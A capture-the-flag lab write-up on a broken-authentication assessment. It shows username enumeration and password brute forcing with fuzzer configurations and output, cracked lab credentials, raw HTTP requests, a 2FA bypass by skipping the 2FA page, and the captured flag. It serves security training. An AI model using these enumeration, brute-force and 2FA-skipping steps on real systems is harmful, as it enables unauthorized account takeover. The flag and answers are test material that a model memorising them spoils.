

Broken Authentication: Skills Assessment

Objective

The objective of this lab was to exploit vulnerabilities in an authentication mechanism, specifically bypassing password policies and multi-factor authentication (2FA), to capture the flag.

Steps

1. Identifying the Password Policy

The password policy was discovered, revealing the constraints and weaknesses that could be exploited.

Password does not meet our password policy:

- Contains at least one digit
- Contains at least one lower-case character
- Contains at least one upper-case character
- Contains NO special characters
- Is exactly 12 characters long

2. Enumerating Existing Users

A list of existing users was generated through enumeration techniques, providing potential login targets.

```
:: Method      : POST
:: URL         : http://83.136.255.254:31916/login.php
:: Wordlist    : FUZZ: /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : username=FUZZ&password=freedom
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Regexp: Unknown username or password.
```

```
cyber          [Status: 200, Size: 4344, Words: 680, Lines: 91, Duration: 160ms]
gladys         [Status: 200, Size: 4344, Words: 680, Lines: 91, Duration: 84ms]
Cyber          [Status: 200, Size: 4344, Words: 680, Lines: 91, Duration: 295ms]
:: Progress: [20209/8295455] :: Job [1/1] :: 632 req/sec :: Duration: [0:00:37] :: Errors: 0 ::
```

3. Brute Forcing User Credentials


A brute force attack was performed on one of the discovered users, successfully cracking the password.

```
:: Method      : POST
:: URL         : http://83.136.255.254:31916/login.php
:: Wordlist     : FUZZ: /home/htb-ac-1246556/custom_wordlist.txt
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : username=gladys&password=FUZZ
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Regexp: Invalid credentials
```

```
dWinaldasD13      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 96ms]
```

4. Accessing the Account and Facing 2FA

Logged in with the compromised credentials, encountering the 2FA mechanism as an additional security measure.



5. Bypassing 2FA and Manipulating Authentication

By obtaining the session cookies and redirecting the user from /2fa.php to /profile.php, the 2FA process was bypassed, breaking the authentication flow.

```
1 POST /login.php HTTP/1.1
2 Host: 83.136.254.75:44608
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://83.136.254.75:44608/login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 37
10 Origin: http://83.136.254.75:44608
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 username=gladys&password=dWinaldasD13
```

```
1 HTTP/1.1 302 Found
2 Date: Mon, 23 Sep 2024 21:14:54 GMT
3 Server: Apache/2.4.59 (Debian)
4 Set-Cookie: PHPSESSID=f0qfmo3fntu3dhkb0j62fmo7s1; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: /2fa.php
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
```

6. Capturing the Flag

Once inside the authenticated session, the flag was located and captured.

```
Request
1 Host: 83.136.254.75:44608
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate, br
6 Referer: http://83.136.254.75:44608/login.php
7 DNT: 1
8 Connection: close
9 Cookie: PHPSESSID=uus8ig0pq59cj85b0iks7ch172
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
14

Response
1 Welcome gladys!
2
3 HTB{d86115e037388d0fa29280b737fd9171}
```

Conclusion

This lab illustrated how weak password policies and flawed 2FA implementations can be exploited to gain unauthorized access to a system. By bypassing authentication steps, attackers can compromise user accounts and capture sensitive information.